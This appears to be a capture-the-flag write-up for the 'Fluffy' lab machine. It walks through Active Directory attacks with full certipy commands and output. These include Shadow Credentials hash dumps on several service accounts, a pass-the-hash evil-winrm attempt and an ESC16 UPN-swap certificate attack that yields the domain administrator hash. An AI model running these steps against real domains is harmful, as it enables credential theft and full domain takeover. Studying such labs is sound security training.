With GenericWrite over a user, you can write to the msds-KeyCredentialLink attribute to create Shadow Credentials and authenticate using Kerberos PKINIT.
Got this hash: 33bd09dcd697600edf6b3a7af4875767
┌──(kali㉿kali)-[~]└─$ certipy-ad shadow auto -u'p.agila@fluffy.htb'-p'prometheusx-303'-account'WINRM_SVC'-target'10.10.11.69'Certipy v4.8.2 - by Oliver Lyak (ly4k)
To get the Root Flag I executed WinPeas.exe but found nothing useful, then searched for vulnerable AD certificate templates:
┌──(certipy-venv)─(kali㉿kali)-[~]└─$ certipy find-u'p.agila'-p"prometheusx-303" -dc-ip 10.10.11.69 -vulnerable-enabledCertipy v5.0.3 - by Oliver Lyak (ly4k)[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for'fluffy-DC01-CA'[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250708085611_Certipy.txt'[*] Wrote text output to '20250708085611_Certipy.txt'[*] Saving JSON output to '20250708085611_Certipy.json'[*] Wrote JSON output to '20250708085611_Certipy.json'
Tried on CA_SVC and got the hash:
┌──(work)─(kali㉿kali)-[~]└─$ certipy-ad shadow auto -u'p.agila@fluffy.htb'-p'prometheusx-303'-account'CA_SVC'-target'10.10.11.69' -dc-ip 10.10.11.69
Certipy v5.0.2 - by Oliver Lyak (ly4k)[*] Targeting user 'ca_svc'[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'c1867b95-9641-ecee-4b5d-3d36f25250c4'[*] Adding Key Credential with device ID 'c1867b95-9641-ecee-4b5d-3d36f25250c4' to the Key Credentials for'ca_svc'[*] Successfully added Key Credential with device ID 'c1867b95-9641-ecee-4b5d-3d36f25250c4' to the Key Credentials for'ca_svc'[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'[*] Wrote credential cache to 'ca_svc.ccache'[*] Trying to retrieve NT hashfor'ca_svc'[*] Restoring the old Key Credentials for'ca_svc'[*] Successfully restored the old Key Credentials for'ca_svc'[*] NT hashfor'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
Got hash ca0f4f9e9eb8a092addf53bb03fc98c8 will try this using evil-winrm
┌──(work)─(kali㉿kali)-[~]└─$ evil-winrm -i10.10.11.69 -u"CA_SVC"-H"ca0f4f9e9eb8a092addf53bb03fc98c8"Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>Info: Establishing connection to remote endpoint
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1
The NTLM hash is valid, but the user doesn't have WinRM access on the target 10.10.11.69.
LDAP_SVC
┌──(work)─(kali㉿kali)-[~]└─$ certipy-ad shadow auto -u'p.agila@fluffy.htb'-p'prometheusx-303'-account'LDAP_SVC'-target'10.10.11.69' -dc-ip 10.10.11.69
Certipy v5.0.2 - by Oliver Lyak (ly4k)[*] Targeting user 'ldap_svc'[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'dd40a5dd-1c01-178a-9331-dd30cfd824cf'[*] Adding Key Credential with device ID 'dd40a5dd-1c01-178a-9331-dd30cfd824cf' to the Key Credentials for'ldap_svc'[*] Successfully added Key Credential with device ID 'dd40a5dd-1c01-178a-9331-dd30cfd824cf' to the Key Credentials for'ldap_svc'[*] Authenticating as 'ldap_svc' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: 'ldap_svc@fluffy.htb'[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ldap_svc.ccache'[*] Wrote credential cache to 'ldap_svc.ccache'[*] Trying to retrieve NT hashfor'ldap_svc'[*] Restoring the old Key Credentials for'ldap_svc'[*] Successfully restored the old Key Credentials for'ldap_svc'[*] NT hashfor'ldap_svc': 22151d74ba3de931a352cba1f9393a37
Got hash 22151d74ba3de931a352cba1f9393a37.
After failing to get remote access via other accounts, I looked for vulnerable templates. 'WINRM_SVC@FLUFFY.HTB'
┌──(work)─(kali㉿kali)-[~]└─$ certipy find-u'WINRM_SVC@FLUFFY.HTB'-hashes"33bd09dcd697600edf6b3a7af4875767" -dc-ip 10.10.11.69 -vulnerable-enabledCertipy v5.0.3 - by Oliver Lyak (ly4k)[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for'fluffy-DC01-CA'[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250709132641_Certipy.txt'[*] Wrote text output to '20250709132641_Certipy.txt'[*] Saving JSON output to '20250709132641_Certipy.json'[*] Wrote JSON output to '20250709132641_Certipy.json'┌──(work)─(kali㉿kali)-[~]└─$ cat 20250709132641_Certipy.txt
Certificate Authorities
0 CA Name : fluffy-DC01-CA
DNS Name : DC01.fluffy.htb
Certificate Subject :CN=fluffy-DC01-CA, DC=fluffy, DC=htb
Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5
Certificate Validity Start :2025-04-17 16:00:16+00:00
Certificate Validity End :3024-04-17 16:11:16+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Disabled Extensions :1.3.6.1.4.1.311.25.2
Permissions
Owner : FLUFFY.HTB\\Administrators
Access Rights
ManageCa : FLUFFY.HTB\\Domain Admins
FLUFFY.HTB\\Enterprise Admins
FLUFFY.HTB\\Administrators
ManageCertificates : FLUFFY.HTB\\Domain Admins
FLUFFY.HTB\\Enterprise Admins
FLUFFY.HTB\\Administrators
Enroll : FLUFFY.HTB\\Cert Publishers
Certificate Templates :[!] Could not find any certificate templates
But found no vulnerability so i looked for the vulnerable templates in CA_SVC
┌──(work)─(kali㉿kali)-[~]└─$ certipy find-u'ca_SVC@FLUFFY.HTB'-hashes"ca0f4f9e9eb8a092addf53bb03fc98c8" -dc-ip 10.10.11.69 -vulnerable-enabledCertipy v5.0.3 - by Oliver Lyak (ly4k)[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for'fluffy-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for'fluffy-DC01-CA'[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250709132840_Certipy.txt'[*] Wrote text output to '20250709132840_Certipy.txt'[*] Saving JSON output to '20250709132840_Certipy.json'[*] Wrote JSON output to '20250709132840_Certipy.json'┌──(work)─(kali㉿kali)-[~]└─$ cat 20250709132840_Certipy.json
{"Certificate Authorities":{"0":{"CA Name":"fluffy-DC01-CA",
"DNS Name":"DC01.fluffy.htb",
"Certificate Subject":"CN=fluffy-DC01-CA, DC=fluffy, DC=htb",
"Certificate Serial Number":"3670C4A715B864BB497F7CD72119B6F5",
"Certificate Validity Start":"2025-04-17 16:00:16+00:00",
"Certificate Validity End":"3024-04-17 16:11:16+00:00",
"Web Enrollment":{"http":{"enabled":false},
"https":{"enabled": false,
"channel_binding": null
}},
"User Specified SAN":"Disabled",
"Request Disposition":"Issue",
"Enforce Encryption for Requests":"Enabled",
"Active Policy":"CertificateAuthority_MicrosoftDefault.Policy",
"Disabled Extensions":["1.3.6.1.4.1.311.25.2"],
"Permissions":{"Owner":"FLUFFY.HTB\\\\Administrators",
"Access Rights":{"1":["FLUFFY.HTB\\\\Domain Admins",
"FLUFFY.HTB\\\\Enterprise Admins",
"FLUFFY.HTB\\\\Administrators"],
"2":["FLUFFY.HTB\\\\Domain Admins",
"FLUFFY.HTB\\\\Enterprise Admins",
"FLUFFY.HTB\\\\Administrators"],
"512":["FLUFFY.HTB\\\\Cert Publishers"]}},
"[!] Vulnerabilities":{"ESC16":"Security Extension is disabled."},
"[*] Remarks":{"ESC16":"Other prerequisites may be required for this to be exploitable. See the wiki for more details."}}},
"Certificate Templates":"[!] Could not find any certificate templates"}
Fortunately it has "ESC16": "Security Extension is disabled."
Now I looked into "ESC16": "Security Extension is disabled" to understand what is it and how can it be exploited.
'ESC16 - Security Extension Disabled'
Attacker = p.agilaVictim = CA_SVC
The exploitation mechanisms for ESC16 are identical to those for ESC9 because the end result — a certificate lacking the SID security extension — is the same. The important difference is that for ESC16, any certificate template enabling client authentication and issued by this misconfigured CA can be used in the UPN manipulation attack, not just a template specifically flagged with CT_FLAG_NO_SECURITY_EXTENSION.
Step 1: Read initial UPN of the victim account (for restoration)
Step 2: Update the victim account UPN to the target administrator sAMAccountName
┌──(work)─(kali㉿kali)-[~]└─$ certipy-ad account -u'p.agila'-p'prometheusx-303' -dc-ip '10.10.11.69'-upn'administrator@fluffy.htb'-user'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)[*] Updating user 'ca_svc': userPrincipalName : administrator@fluffy.htb
[*] Successfully updated 'ca_svc'
Step 3: (If needed) Obtain credentials for the “victim” account (e.g., via Shadow Credentials).
┌──(work)─(kali㉿kali)-[~]└─$ certipy shadow -u'p.agila'-p'prometheusx-303' -dc-ip '10.10.11.69'-account'ca_svc' auto
Certipy v5.0.3 - by Oliver Lyak (ly4k)[*] Targeting user 'ca_svc'[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '405ee41ddaf34df4b41be0a6da85b599'[*] Adding Key Credential with device ID '405ee41ddaf34df4b41be0a6da85b599' to the Key Credentials for'ca_svc'[*] Successfully added Key Credential with device ID '405ee41ddaf34df4b41be0a6da85b599' to the Key Credentials for'ca_svc'[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'File 'ca_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'ca_svc.ccache'[*] Trying to retrieve NT hashfor'ca_svc'[*] Restoring the old Key Credentials for'ca_svc'[*] Successfully restored the old Key Credentials for'ca_svc'[*] NT hashfor'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
Step 4: Request a certificate as the “victim” user from any suitable client authentication template (e.g., “User”) on the ESC16-vulnerable CA. Because the CA is vulnerable to ESC16, it will automatically omit the SID security extension from the issued certificate, regardless of the template’s specific settings for this extension. Set the Kerberos credential cache environment variable (shell command):
┌──(work)─(kali㉿kali)-[~]└─$ certipy-ad req -k -dc-ip 10.10.11.69 -target'DC01.FLUFFY.HTB'-ca'FLUFFY-DC01-CA'-template'User'Certipy v5.0.2 - by Oliver Lyak (ly4k)[!] DC host(-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 16[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@fluffy.htb'[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki formore details
[*] Saving certificate and private key to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'
Step 5: Revert the victim account UPN
┌──(work)─(kali㉿kali)-[~]└─$ certipy-ad account -u'p.agila'-p'prometheusx-303' -dc-ip '10.10.11.69'-upn'ca_svc@fluffy.htb'-user'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)[*] Updating user 'ca_svc': userPrincipalName : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
Step 6: Authenticate as the target administrator
┌──(work)─(kali㉿kali)-[~]└─$ certipy auth -pfx'administrator.pfx' -dc-ip '10.10.11.69'-username'administrator'-domain'fluffy.htb'Certipy v5.0.3 - by Oliver Lyak (ly4k)[*] Certificate identities:
[*] SAN UPN: 'administrator@fluffy.htb'[*] Using principal: 'administrator@fluffy.htb'[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hashfor'administrator'[*] Got hashfor'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e